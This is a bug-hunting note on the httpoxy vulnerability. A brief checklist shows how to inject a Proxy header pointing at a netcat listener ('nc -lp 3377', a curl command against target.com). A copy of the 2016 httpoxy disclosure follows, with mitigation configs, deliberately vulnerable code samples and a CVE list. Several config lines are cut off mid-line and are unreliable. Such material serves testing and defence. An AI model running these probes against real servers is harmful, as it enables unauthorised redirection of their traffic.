reference : http proxy . org

affected reason :

1. Code running under a CGI like context where Http_proxy becomes a real or emulated enviroment variables.
2. An http client that trusts Http proxy and configure it as proxy
3. that client used within a request handler, making an HTTP request.

Steps to find :

(1)
1. intercept + send to repeater
2. in request header add → proxy : http://nclistener


if forget app will make request to your nc server (public ip, ngrok)

(2) You can also use → #curl -H "Proxy: nc server" http://target.com


* Hunting (two methods) *above numbered

Method one :

I will use Burp collaborator to see if server is behaving like a proxy server.




results



Start your nc server on your device
↳ nc -lp 3377

Proxy : http://my_ip:3377 → results



Method 2 :

You can also use → #curl -H "Proxy: nc server" http://target.com

but firstly, start your nc server on your device
↳ nc -lp 3377

Then run curl command, if you get this results, it is vulnrable

but if you get no request, it's secure.

Remember to find files with .cgi

You can also use a tool Httproxyscan

1. set your nc listener
2. run script
3. see results.

Recommended reading

Interesting, but once you've mitigated

A CGI application vulnerability (in 2016) for PHP, Go, Python and others

httpoxy is a set of vulnerabilities that affect application code running in CGI, or CGI-like environments. It comes down to a simple namespace conflict:

- RFC 3875 (CGI) puts the HTTP `Proxy` header from a request into the environment variables as `HTTP_PROXY`
- `HTTP_PROXY` is a popular environment variable used to configure an outgoing proxy

This leads to a remotely exploitable vulnerability. If you're running PHP or CGI, you should block the `Proxy` header. Here's how.

httpoxy is a vulnerability for server-side web applications. If you're not deploying code, you don't need to worry.

What can happen if my web application is vulnerable?

If a vulnerable HTTP client makes an outgoing HTTP connection, while running in a server-side CGI application, an attacker may be able to:

- Proxy the outgoing HTTP requests made by the web application
- Direct the server to open outgoing connections to an address and port of their choosing
- Tie up server resources by forcing the vulnerable software to use a malicious proxy

httpoxy is extremely easy to exploit in basic form. And we expect security researchers to be able to scan for it quickly. Luckily, if you read on and find you are affected, easy mitigations are available.

Isn't this old news? Is this still a problem?

httpoxy **was disclosed in mid-2016**. If you're reading about it now for the first time, you can *probably* relax and take your time reading about this quaint historical bug that *hopefully* no longer affects any of the applications you maintain. But you should verify that to your own satisfaction.

The content below this point reflects the original disclosure, and I'll be leaving the site up and mostly unchanged, other than noting fix versions where I can. I guess I'm just saying: the time for urgency was last year.

What Is Affected

A few things are necessary to be vulnerable:

- Code running under a CGI-like context, where `HTTP_PROXY` becomes a real or emulated environment variable

- An HTTP client that trusts `HTTP_PROXY`, and configures it as the proxy
- That client, used within a request handler, making an HTTP (as opposed to HTTPS) request

For example, the confirmed cases we've found so far:

Language	Environment	HTTP client
PHP	php-fpm mod_php	Guzzle 4+ Artax
Python	wsgiref.handlers.CGIHandler twisted.web.twcgi.CGIScript	requests
Go	net/http/cgi	net/http

But obviously there may be languages we haven't considered yet. CGI is a common standard, and `HTTP_PROXY` seems to be becoming more popular over time. Take the below as a sample of the most commonly affected scenarios:

PHP

- Whether you are vulnerable depends on your specific application code and PHP libraries, but the problem seems fairly widespread
- Just *using* one of the vulnerable libraries, while processing a user's request, is exploitable.
- If you're using a vulnerable library, this vulnerability will affect any version of PHP
  - It even affects alternative PHP runtimes such as HHVM deployed under FastCGI
- It is present in Guzzle, Artax, and probably many, many libraries
  - Guzzle versions in the range `>=4.0.0rc2,<6.2.1` are vulnerable, Guzzle 3 and below is not.
  - Another example is (update: was) in Composer's StreamContextBuilder utility class

So, for example, if you are using a Drupal module that uses Guzzle `6.2.0` and makes an outgoing HTTP request (for example, to

check a weather API), you are vulnerable to the request that plugin makes being “httpoxied”.

Python

- Python code *must be deployed under CGI to be vulnerable*. Usually, that’ll mean the vulnerable code will use a CGI handler like `wsgiref.handlers.CGIHandler`
  - This is not considered a normal way of deploying Python webapps (most people are using WSGI or FastCGI, both of which are not affected), so vulnerable Python applications will probably be much rarer than vulnerable PHP applications.
  - wsgi, for example, is not vulnerable, because os.environ is not polluted by CGI data
- Vulnerable versions of the requests library will trust and use `os.environ['HTTP_PROXY']`, without checking if CGI is in use
- Update: Fixed in `2.7.13`, `3.4.6`, `3.5.3`, `3.6.0` (see the Python advisory)

Go

- Go code *must be deployed under CGI to be vulnerable*. Usually, that’ll mean the vulnerable code uses the `net/http/cgi` package.
  - As with Python, this is not considered a usual way of deploying Go as a web application, so this vulnerability should be relatively rare
  - Go’s `net/http/fcgi` package, by comparison, does not set actual environment variables, so it is *not* vulnerable
- Vulnerable versions of `net/http` will trust and use `HTTP_PROXY` for outgoing requests, without checking if CGI is in use
- Update: Fixed in Go `1.7rc3`, all stable versions of `>=1.7`

Immediate Mitigation

The best immediate mitigation is to block `Proxy` request headers as early as possible, and before they hit your application. This is easy and safe.

- It's safe because the `Proxy` header is undefined by the IETF, and isn't listed on the IANA's registry of message headers. This means **there is no standard use for the header at all**; not even a provisional use-case.
- Standards-compliant HTTP clients and servers will never read or send this header.
- You can either strip the header or completely block requests attempting to use it.
- You should try to do your mitigation as *early* and as far *upstream* as you can.
    - Do it "at the edge", where HTTP requests first enter your system.
    - That way, you can fix lots of vulnerable software at once.
    - Everything behind a reverse proxy or application firewall that strips the `Proxy` header is safe!

How you block a `Proxy` header depends on the specifics of your setup. The earliest convenient place to block the header might be at a web application firewall device, or directly on the webserver running Apache or NGINX. Here are a few of the more common mitigations:

NGINX/FastCGI

Use this to block the header from being passed on to PHP-FPM, PHP-PM etc.

```
fastcgi_param HTTP_PROXY "";
```

In FastCGI configurations, PHP is vulnerable (but many other languages that use NGINX FastCGI are not).

For specific NGINX coverage, we recommend that you read the official NGINX blog post on this vulnerability. The blog post provides a graphic depiction of how httpoxy works and more extensive mitigation information for NGINX.

Apache

For specific Apache coverage (and details for other Apache software projects like Tomcat), we strongly recommend you read the Apache Software Foundation's official advisory on the matter. The very basic mitigation information you'll find below is covered in much greater depth there.

If you're using Apache HTTP Server with `mod_cgi`, languages like Go and Python may be vulnerable (the `HTTP_PROXY` env var is "real"). And `mod_php` is affected due to the nature of PHP. If you are using **mod_headers**, you can unset the `Proxy` header before further processing with this directive:

```
RequestHeader unset Proxy early
```

Example for using this in `.htaccess` files:

```
<IfModule mod_headers.c>
   RequestHeader unset Proxy
</IfModule>
```

If you are using **mod_security**, you can use a `SecRule` to deny traffic with a `Proxy` header. Here's an example, vary the action to taste, and make sure `SecRuleEngine` is on. The 1000005 ID has been assigned to this issue.

```
SecRule &REQUEST_HEADERS:Proxy "@gt 0" "id:1000005,log,d
```

Finally, if you're using Apache Traffic Server, it's not itself affected, but you can use it to strip the `Proxy` header; very helpful for any services sitting behind it. Again, see the ASF's guidance, but one possible configuration is:

- Within `plugin.config`, inside the configuration directory (e.g. `/usr/local/etc/trafficserver` or `/etc/trafficserver`), add the following directive:

  ```
  header_rewrite.so strip_proxy.conf
  ```

- Add the following to a new file named `strip_proxy.conf` in the same directory:

  ```
  cond %{READ_REQUEST_HDR_HOOK}
  rm-header Proxy
  ```

HAProxy

This will strip the header off requests:

```
http-request del-header Proxy
```

If your version of HAProxy is old (i.e. `1.4` or earlier), you may not have the `http-request del-header` directive. If so, you must also take care that headers are stripped from requests served after the first one over an HTTP 1.1 keep-alive connection. (i.e. take special note of the limitation described in the first paragraph of the 1.4 “header manipulation” documentation)

Varnish

For Varnish, the following should unset the header. Add it to the pre-existing vcl_recv section:

```
sub vcl_recv {
    [...]
    unset req.http.proxy;
    [...]
}
```

OpenBSD relayd

For relayd, the following should remove the header. Add it to a pre-existing filter:

```
http protocol httpfilter {
        match request header remove "Proxy"
}
```

lighttpd

<= 1.4.40

To reject requests containing a `Proxy` header

- Create `/path/to/deny-proxy.lua`, read-only to lighttpd, with the content:

  ```
  if (lighty.request["Proxy"] == nil) then return 0 el
  ```

- Modify `lighttpd.conf` to load `mod_magnet` and run the above lua code:

  ```
  server.modules += ( "mod_magnet" )
  magnet.attract-raw-url-to = ( "/path/to/deny-proxy.l
  ```

lighttpd2 (development)

To strip the `Proxy` header from the request, add the following to `lighttpd.conf`:

```
req_header.remove "Proxy";
```

Microsoft IIS with PHP or a CGI framework

For detailed information about mitigating httpoxy on IIS, you should head to the official Microsoft article KB3179800, which covers the below mitigations in greater detail.

Also important to know: httpoxy does not affect any Microsoft Web Frameworks, e.g. not ASP.NET nor Active Server Pages. But if you have installed PHP or any other third party framework on top of IIS, we recommend applying mitigation steps to protect from httpoxy attacks. You can either block requests containing a `Proxy` header, or clear the header. (The header is safe to block, because browsers will not generally send it at all).

To *block* requests that contain a `Proxy` header (the preferred solution), run the following command line.

```
appcmd set config /section:requestfiltering /+requestlim
```

Note: `appcmd.exe` is not typically in the path and can be found in the `%systemroot%\system32\inetsrv` directory

To *clear* the value of the header, use the following URL Rewrite rule:

```
<system.webServer>
    <rewrite>
        <rules>
            <rule name="Erase HTTP_PROXY" patternSyntax=
                <match url="*.*" />
                <serverVariables>
                    <set name="HTTP_PROXY" value="" />
                </serverVariables>
                <action type="None" />
            </rule>
        </rules>
    </rewrite>
</system.webServer>
```

Note: URL Rewrite is a downloadable add-in for IIS and is not included in a default IIS installation.

Hiawatha

You can block any request containing a `Proxy` header (or ban the sending client) via the UrlToolkit:

```
UrlToolkit {
  ToolkitID = block_httpoxy
  Header Proxy .* DenyAccess
}
```

See more information at the hiawatha blog

LiteSpeed Web Server

Upgrade to `>= 5.0.19` or `>= 5.1.7` to mitigate. You can do this manually with one of these commands, or you'll get an upgrade notification soon.

```
/usr/local/lsws/admin/misc/lsup.sh -v 5.0.19 # or
/usr/local/lsws/admin/misc/lsup.sh -v 5.1.7
```

See more information at the litespeed blog

h2o Web Server

Upgrade to `>= 2.0.2` and add this to your configuration:

```
setenv:
  HTTP_PROXY: ""
```

More information can be found in this GitHub pull request.

Other CGI software and applications

Please let us know of other places where httpoxy is found. We'd be happy to help you communicate fixes for your platform, server or library if you are affected. Contact contact@httpoxy.org to let us know. Or create a PR or issue against the httpoxy-org repo in GitHub.

Ineffective fixes in PHP

Userland PHP fixes don't work. Don't bother:

- Using `unset($_SERVER['HTTP_PROXY'])` does not affect the value returned from `getenv()`, so is not an effective mitigation
- Using `putenv('HTTP_PROXY=')` does not work either (to be precise: it only works if that value is coming from an actual environment variable rather than a header – so, it cannot be used for mitigation)

Prevention

Summary

- If you can avoid it, do not deploy into environments where the CGI data is merged into the actual environment variables
- Use and expect `CGI_HTTP_PROXY` to set the proxy for a CGI application's internal requests, if necessary
  - You can still support `HTTP_PROXY`, but you must assert that CGI is not in use
  - In PHP, check `PHP_SAPI == 'cli'`
  - Otherwise, a simple check is to not trust `HTTP_PROXY` if `REQUEST_METHOD` is also set. RFC 3875 seems to require this meta-variable:

    > The `REQUEST_METHOD` meta-variable MUST be set to the method which should be used by the script to process the request

Don't Trust `HTTP_PROXY` Under CGI

To put it plainly: there is no way to trust the value of an `HTTP_` env var in a CGI environment. They cannot be distinguished from request headers according to the specification. So, *any* usage of `HTTP_PROXY` in a CGI context is suspicious.

If you need to configure the proxy of a CGI application via an environment variable, use a variable name that will never conflict with request headers. That is: one that does not begin with `HTTP_`. We strongly recommend you go for `CGI_HTTP_PROXY`. (As seen in Ruby and libwww-perl's mitigations for this issue.)

PHP

CLI-only code may safely trust `$_SERVER['HTTP_PROXY']` or `getenv('HTTP_PROXY')`. But bear in mind that code written for the CLI context often ends up running in a SAPI eventually, particularly utility or library code. And, with open source code, that might not even be your doing. So, if you are going to rely on `HTTP_PROXY` at all, you should guard that code with a check of the `PHP_SAPI` constant.

Network Configuration as Prevention

A defense-in-depth strategy that can combat httpoxy (and entire classes of other security problems) is to severely restrict the outgoing requests your web application can make to an absolute minimum. For example, if a web application is firewalled in such a way that it *cannot* make outgoing HTTP requests, an attacker will not be able to receive the "misproxied" requests (because the web application is prevented from connecting to the attacker).

HTTPS

And, of course, another defense-in-depth strategy that works is to use HTTPS for internal requests, not just for securing your site's connections to the outside world. HTTPS requests aren't affected by `HTTP_PROXY`.

How It Works

Using PHP as an example, because it is illustrative. PHP has a method called `getenv()` [1].

There is a common vulnerability in many PHP libraries and applications, introduced by confusing `getenv` for a method that only returns environment variables. In fact, getenv() is closer to the `$_SERVER` superglobal: it contains both environment variables and user-controlled data.

Specifically, when PHP is running under a CGI-like server, the HTTP request headers (data supplied by the client) are merged into the `$_SERVER` superglobal under keys beginning with `HTTP_`. This is the same information that `getenv` reads from.

When a user sends a request with a `Proxy` header, the header appears to the PHP application as `getenv('HTTP_PROXY')`. Some common PHP libraries have been trusting this value, even when run in a CGI/SAPI environment.

Reading and trusting `$_SERVER['HTTP_PROXY']` is exactly the same vulnerability, but tends to happen much less often (perhaps because of getenv's name, perhaps because the semantics of the `$_SERVER` superglobal are better understood among the community).

Minimal example code

Note that these examples require deployment into a vulnerable environment before there is actually a vulnerability (e.g. php-fpm, or Apache's `ScriptAlias`)

PHP

```
$client = new GuzzleHttp\Client();
$client->get('http://api.internal/?secret=foo')
```

Python

```
from wsgiref.handlers import CGIHandler
def application(environ, start_response):
    requests.get("http://api.internal/?secret=foo")
CGIHandler().run(application)
```

Go

```
cgi.Serve(
    http.HandlerFunc(func(w http.ResponseWriter, r *http
        res, _ := http.Get("http://api.internal/?secret=
        // [...]
```

More complete PoC repos (using Docker, and testing with an actual listener for the proxied request) have been prepared under the httpoxy Github organization.

Why It Happened

Under the CGI spec, headers are provided mixed into the environment variables. (These are formally known as "Protocol-

Specific Meta-Variables"[2]). That's just the way the spec works, not a failure or bug.

The goal of the code, in most of the vulnerabilities, is to find the correct proxy to use, when auto-configuring a client for the internal HTTP request made shortly after. This task in Ruby could be completed by the `find_proxy` method of `URI::Generic`, which notes:

> `http_proxy` and `HTTP_PROXY` are treated specially under the CGI environment, because `HTTP_PROXY` may be set by Proxy: header. So `HTTP_PROXY` is not used. `http_proxy` is not used too if the variable is case insensitive. `CGI_HTTP_PROXY` can be used instead.
> — From the *Ruby stdlib documentation*

Other instances of the same vulnerability are present in other languages. For example, when using Go's `net/http/cgi` module, and deploying as a CGI application. This indicates the vulnerability is a standard danger in CGI environments.

History of httpoxy

This bug was first discovered over 15 years ago. The timeline goes something like:

March 2001	The issue is discovered in libwww-perl and fixed. Reported by Randal L. Schwartz. [3]
April 2001	The issue is discovered in curl, and fixed there too (albeit probably not for Windows). Reported by Cris Bailiff. [4]
July 2012	In implementing `HTTP_PROXY` for `Net::HTTP`, the Ruby team notice and avoid the potential issue. Nice work Akira Tanaka! [5]
November 2013	The issue is mentioned on the NGINX mailing list. The user humbly points out the issue: "unless

	I'm missing something, which is very possible". No, Jonathan Matthews, you were exactly right! [6]
February 2015	The issue is mentioned on the Apache httpd-dev mailing list. Spotted by Stefan Fritsch. [7]
July 2016	Scott Geary, an engineer at Vend, found an instance of the bug in the wild. The Vend security team found the vulnerability was still exploitable in PHP, and present in many modern languages and libraries. We started to disclose to security response teams.

So, the bug was lying dormant for years, like a latent infection: pox. We imagine that many people may have found the issue over the years, but never investigated its scope in other languages and libraries. If you've found a historical discussion of interest that we've missed, let us know. You can contact contact@httpoxy.org or create an issue against the httpoxy-org repo.

CVEs

httpoxy has a number of CVEs assigned. These cover the cases where

- a language or CGI implementation makes the `Proxy` header available in such a way that the application cannot tell whether it is a real environment variable, or
- an application trusts the value of the `HTTP_PROXY` environment variable by default in a CGI environment (but only where that application should have been able to tell it came from a request)

The assigned CVEs so far:

- CVE-2016-5385: PHP
- CVE-2016-5386: Go
- CVE-2016-5387: Apache HTTP Server
- CVE-2016-5388: Apache Tomcat

- CVE-2016-6286: spiffy-cgi-handlers for CHICKEN
- CVE-2016-6287: CHICKEN's http-client
- CVE-2016-1000104: mod_fcgi
- CVE-2016-1000105: Nginx cgi script
- CVE-2016-1000107: Erlang inets
- CVE-2016-1000108: YAWS
- CVE-2016-1000109: HHVM FastCGI
- CVE-2016-1000110: Python CGIHandler
- CVE-2016-1000111: Python Twisted
- CVE-2016-1000212: lighttpd

We suspect there may be more CVEs coming for httpoxy, as less common software is checked over. If you want to get a CVE assigned for an httpoxy issue, there are a couple of options:

- For open source code projects, you can use the Distributed Weakness Filing Project (DWF). They have a simple way to report (public) issues using the form at iwantacve.org
- For closed source code projects, you can talk to MITRE, or one of their participating CNAs/vendors/coordinators.

Thanks and Further Coverage

We'll be linking to official announcements from affected teams here, as they become available.

- The CERT vulnerability note - VU#797896
- Red Hat advisory
- The Apache Software Foundation advisory
- Microsoft advisory KB3179800
- NGINX blog post
- Drupal advisory
- Fastly advisory
- Cloudflare blog post
- Akamai blog post
- LiteSpeed blog post

Over the past two weeks, the Vend security team worked to disclose the issue responsibly to as many affected parties as we could. We'd like to thank the members of:

- The Red Hat Product Security team, who provided extremely useful advice and access to their experience disclosing widespread vulnerabilities - if you're sitting on a big or complicated disclosure, they're a great resource to reach out to for help.
- The language and implementation teams, who kept to disclosure norms and provided lively discussion.

There's an extra page with some meta-discussion on the whole named disclosure thing and contact details. The content on this page is licensed as CC0 (TL;DR: use what you like, no permission/attribution necessary).

I've put together some more opinionated notes on httpoxy on my Medium account.

Regards,
Dominic Scheirlinck and the httpoxy disclosure team
July 2016

Contact

You can email contact@httpoxy.org, or, for corrections or suggestions, feel free to open an issue on the httpoxy-org repo.

Page updated at 2017-06-23 14:17 UTC

References

1. The PHP documentation manual page for getenv ↩
2. RFC 3875 4.1.18: Protocol-Specific Meta-Variables ↩
3. The fix applied correctly handles cases with case-insensitive environment variables. libwww-perl-5.51 announcement ↩
4. The fix applied to Curl does not correctly handle cases with case-insensitive environment variables - it specifically

mentions the fix would not be enough for “NT” (Windows). The commit itself carries the prescient message “since it might become a security problem.” ↩

5. The mitigation in Ruby, like that for libwww-perl, correctly handles case-insensitive environment variables. ↩

6. The NGINX mailing list even had a PHP-specific explanation. ↩

7. Discussed in reference to CGI specifically. ↩